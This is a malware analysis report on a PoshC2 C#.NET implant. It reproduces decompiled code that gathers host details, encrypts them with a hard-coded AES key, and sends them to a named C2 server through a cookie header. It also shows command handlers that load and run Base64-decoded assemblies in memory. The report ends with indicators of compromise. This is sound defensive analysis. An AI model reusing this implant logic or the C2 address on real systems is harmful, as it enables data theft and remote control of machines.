A Deep Dive Into a PoshC2 Implant

Prepared by: Vlad Pasca, Senior Malware &

Threat Analyst



SecurityScorecard.com info@securityscorecard.com

Tower 49 12 E 49th Street Suite 15-001 New York, NY 10017 1.800.682.1707

Table of contents

Table of contents	- 1
Executive summary	2
Analysis and findings	2
exit command	10
loadmodule command	10
run-dll-background and run-exe-background commands	11
run-dll and run-exe commands	13
beacon command	13
Indicators of Compromise	15

Executive summary

PoshC2 is an open-source <u>C2 framework</u> used by penetration testers and threat actors. It can generate a Powershell-based implant, a C#.NET implant that we analyze in this paper, and a Python3 implant. The malware retrieves the current Windows user, the network domain name associated with the current user, the computer name, the processor architecture, the current process name and id, and the path of the Windows directory. The network communication is encrypted using the AES algorithm with a hard-coded key that can be changed by the C2 server. The C# implant can load and execute modules in memory without touching the disk by using multiple commands. It can perform post-exploitation activities by loading tools such as <u>SharpHound, Rubeus, SharpView</u>, and <u>Seatbelt</u>.

Analysis and findings

SHA256: 68a2c4cce8c8e8cdf819d8b4f8ab88c0c851fb4ca0dcc07d562a6befc4172380

The malware hides the current window by calling the ShowWindow API (0x0 = **SW_HIDE**). It also disables the certificate validation for all outgoing HTTPS requests (see figure 2).




Figure 1



Figure 2

The process creates an event for thread synchronization. A new thread will be created, and the current one killed after its execution finishes via a function call to TerminateThread (figure 3).



The binary retrieves the following information: the current Windows user, the network domain name associated with the current user, the computer name, the processor architecture, the current process name and id, and the path of the Windows directory.

private static void primer()
<pre>if (DateTime.ParseExact("2999-12-01", "yyyy-MM-dd", CultureInfo.InvariantCulture) > DateTime.Now) {</pre>
Program.dfs = 0;
<pre>string text = "";</pre>
try
<pre>text = WindowsIdentity.GetCurrent().Name;</pre>
} catch
<pre>text = Environment.UserName;</pre>
if (Program.ihInteg())
text += "*":
<pre>string userDomainName = Environment.UserDomainName;</pre>
<pre>string environmentVariable = Environment.GetEnvironmentVariable("COMPUTERNAME");</pre>
<pre>string environmentVariable2 = Environment.GetEnvironmentVariable("PROCESSOR_ARCHITECTURE");</pre>
<pre>int id = Process.GetCurrentProcess().Id;</pre>
<pre>string processName = Process.GetCurrentProcess().ProcessName;</pre>
Environment.CurrentDirectory = Environment.GetEnvironmentVariable("windir");
<pre>string text2 = null; string text3 = null;</pre>
foreach (string text4 in Program.basearray)
{
<pre>string un = string.Format("{0};{1};{2};{3};{4};{5};1", new object[] {</pre>
userDomainName,
text,
environmentVariable,
environmentVariable2,
id,
processName
<pre>}); string key = "7VNSMrDzZ3W/GfZq+oUL/GiPFbVIJ8i8Rs0zVXF9laE=";</pre>
text3 = text4;

The IsInRole method is utilized to verify whether the current user belongs to the Administrators group, as shown below:



Figure 5

The malware embedded the C2 server "95.213.145[.]101" in clear text:

private static string[] basearray = new string[]
{
 "https://95.213.145.101"
};

Figure 6

The malicious process constructs a custom URL and calls the Encryption function, which will encrypt the stolen information using a hard-coded key:





Figure 7

The stolen information is encrypted using the AES256 algorithm with a random IV generated by calling the GenerateIV function. The encrypted data is concatenated with the IV and is Base64-encoded:








Figure 9

The Base64-encoded data is stored in the Cookie HTTP request header, and no proxy is used during the communication.

DownloadString is used to exfiltrate the stolen data to the C2 server:

uest(string cookie) atch (Exception ex) webClient webClient = new WebClient(); string text = ""; string text2 = ""; string password = ""; if (!string.IsNullOrEmpty(text)) WebProxy webProxy = new WebProxy(); webProxy.Address = new Uri(text); webProxy.Credentials = new NetworkCr if (string.IsNullOrEmpty(text2)) webProxy.BypassProxyOnLocal = false; webClient.Proxy = webProxy; string value = Program.dfarray[Program.dfs].Replace("\"", string.Empty).Trim(); if (1string.IsNullOrEmpty(value)) webClient.Headers.Add("Host", value); /webClient.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36"); webClient.Headers.Add("Referer", ""); if (cookie != null) webClient.Headers.Add(HttpRequestHeader.Cookie, string.Format("SessionID={0}", cookie));

Figure 10

The server response is Base64-decoded, and the first 16 bytes represent the IV. The remaining bytes are decrypted using the AES algorithm by calling the TransformFinalBlock method:



The decrypted data must satisfy multiple regular expressions such as "RANDOMURI19901(.*)10991IRUMODNAR".

The extracted elements contain a list of URIs and URLs that will be used in all C2 communications, the date that the implant will stop beaconing, the default sleep period for implants, the beacon jitter value, a new AES key, and some static images that will be used to hide the task output:



Figure 12

The primary function called "ImplantCore" initializes an UrlGen object and an ImgGen object with values transmitted by the C2 server:



- Program.UrlGen._baseUrl = baseUrl;



The sleep parameter can be expressed in seconds, minutes, or hours. The Parse_Beacon_time function is used to convert the sleep time to seconds:






Figure 17

Depending on if the kill date sent by the C2 server is earlier than the present date, the malware kills itself:



Figure 18

The sample constructs a new URL based on the same C2 server that contains the random URIs and the GUID. It performs a GET request to the C2 server in order to receive commands to be executed:







The C2 server response is decrypted using the AES algorithm, and the resulting string is expected to start with "multicmd". The commands transmitted by the server are separated by the "!d-3dion@LD!-d" string, and the first five characters represent the task ID, as shown in figure 21.




Figure 21

The following commands are implemented: "exit", "loadmodule", "run-dll-background", "run-exe-background", "run-exe", and "beacon".

exit command

In this case, the thread finishes its execution and sets the state of the event to signaled:





loadmodule command

The Assembly.Load method is utilized to load an assembly that is Base64-decoded:

```
if (cmd.ToLower().StartsWith("loadmodule"))
{
    string s = Regex.Replace(cmd, "loadmodule", "", RegexOptions.IgnoreCase);
    Assembly assembly = Assembly.Load(Convert.FromBase64String(s));
    Program.Exec(stringBuilder.ToString(), Program.taskId, Key, null);
}
```

Figure 23

The task output is Gzip compressed and then encrypted using the AES algorithm. The encrypted data is combined with one of the static images that were transferred by the C2

server and padded to obtain an image of 1,500 bytes. Finally, the information is sent to the C2 server via a function call to UploadData:

lic static void Exec(string **cmd,** string **taskId,** string **key** = null, byte[] **encByte** = null; if (string.IsNullOrEmpty(key)) key = Program.pKey; string cookie = Program.Encryption(key, taskId, false, null); string s; if (encByte != null) s = Program.Encryption(key, null, true, encByte); s = Program.Encryption(key, cmd, true, null); byte[] cmdoutput = Convert.FromBase64String(s); byte[] imgData = Program.ImgGen.GetImgData(cmdoutput); int i = 0; Program.GetWebRequest(cookie).UploadData(Program.UrlGen.GenerateUrl(), imgData); i = 5:

Figure 24



Figure 25

run-dll-background and run-exe-background commands

The malware creates a new thread that executes the rAsm function, as shown below:



The command contains multiple elements separated by a space: the namespace of the class containing the Main function, the name of the class containing the Main function, the entry point method when running DLLs, and the command line arguments (figure 27).

	rivate static string rAsm(string c)
6	<pre>string[] array = c.Split(new string[]</pre>
	{
	<pre>}, StringSplitOptions.RemoveEmptyEntries);</pre>
	int num = 0;
	<pre>string text = "";</pre>
	<pre>string name = "";</pre>
	<pre>string text2 = "";</pre>
	<pre>string text3 = "";</pre>
	<pre>string text4 = "";</pre>
	foreach (string text5 in array)
	if (num == 1)
	{ text3 = text5;
	}
	if (num == 2)
	<pre>text4 = text5;</pre>
	<pre>if (c.ToLower().StartsWith("run-exe"))</pre>
	if (num > 2)
	text2 = text2 + " " + text5;
	}
	else if (num == 3)
	name = text5;
	else if (num > 3) {
	text2 = text2 + " " + text5;
	num++;
	<pre>string[] source = Program.CLArgs(text2);</pre>
	<pre>string[] array3 = source.Skip(1).ToArray<string>(</string></pre>

Figure 27


CommandLineToArgvW is used to parse the command line string and returns an array of pointers to the cmdline arguments:



Figure 28

The malicious binary executes a specific function for DLLs using InvokeMember and the entry point for executables:





run-dll and run-exe commands

The execution flow is the same as for the above commands. However, no thread is created. The <u>PoshC2 documentation</u> highlights that, in this case, it runs the command in the foreground.



Figure 30

beacon command

The Parse_Beacon_time function is used again to convert the beacon time to seconds:



Figure 31

If any other command is transmitted, the process executes the "run-exe" command with the specified command line arguments:





The final POST request sent to the C2 server is based on a task ID set to "99999" (Figure 33).





Indicators of Compromise

SHA256

68a2c4cce8c8e8cdf819d8b4f8ab88c0c851fb4ca0dcc07d562a6befc4172380

C2 server

95.213.145.101

